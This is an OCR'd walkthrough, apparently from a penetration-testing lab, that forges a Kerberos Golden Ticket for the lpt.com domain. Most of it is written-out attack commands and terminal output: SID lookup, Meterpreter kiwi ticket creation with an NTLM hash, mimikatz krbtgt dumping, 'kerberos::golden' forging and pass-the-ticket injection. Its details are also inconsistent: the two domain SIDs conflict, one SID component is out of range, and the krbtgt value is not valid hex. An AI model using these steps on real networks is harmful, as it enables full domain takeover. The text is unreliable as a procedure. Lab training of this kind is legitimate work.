


1. Navigate to `PSTools` and retrieve domain SID for `lpt.com`:
   psgetsid64.exe -accepteula lpt.com





1. Verify extracted SID and attempt Golden Ticket creation in Meterpreter kiwi.


Applications Places System
Wed Jan 8, 06:51
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
User Name SID
nt authority\system S-1-5-18
C:\Users\Administrator.lpt\Downloads>cd PSTools
cd PSTools
C:\Users\Administrator.LPT\Downloads\PSTools>psgetsid64.exe -accepteula lpt.com
psgetsid64.exe -accepteula lpt.com
PsGetSid v1.46 - Translates SIDs to names and vice versa
Copyright (C) 1999-2023 Mark Russinovich
Sysinternals - www.sysinternals.com
SID for LPT\lpt.com:
S-1-5-21-735912402-222524527-3971465817
C:\Users\Administrator.LPT\Downloads\PSTools>exit
exit
(Meterpreter 1)(C:\Users\Administrator.lpt\Downloads) > golden_ticket_create -d lpt.com -u cpent-user
-s S-1-5-21-735912402-222524527-3971465817 -k aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3
f726500d4ff::: -t /home/pentester/Downloads/out.tck
[+] Golden Kerberos ticket written to /home/pentester/Downloads/out.tck
(Meterpreter 1)(C:\Users\Administrator.lpt\Downloads) >
Menu
[python3 -m http.serv...
msfconsole - Parrot T...



1. Inspect kiwi Kerberos command options (`kiwi_cmd kerberos::list`).






1. Inspect direct LSASS querying via Mimikatz (`mimi.jpg`).

```
C:\Users\CPENT\Downloads\x64>mimikatz


  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::lsa /inject /name:krbtgt
ERROR kuhl_m_lsadump_lsa_getHandle ; OpenProcess (0x00000005)
ERROR kuhl_m_lsadump_lsa ; SamConnect c0000022
```


1. Purge existing Kerberos tickets in Kiwi:
   kiwi_cmd Kerberos::purge



1. Switch to **Windows Server 2016**, open Command Prompt in `Downloads\mimikatz_trunk\x64`, launch `mimikatz.exe`, and forge Golden Ticket:
   kerberos::golden /admin:Administrator /domain:lpt.com /sid:S-1-5-21-2393717600-3563179943-21111292666 /krbtgt:deadbeefbootooee0031337000099999 /ticket:Administrator:kevin




1. Inject forged Golden Ticket into current logon session using `ptt` (Pass-the-Ticket).

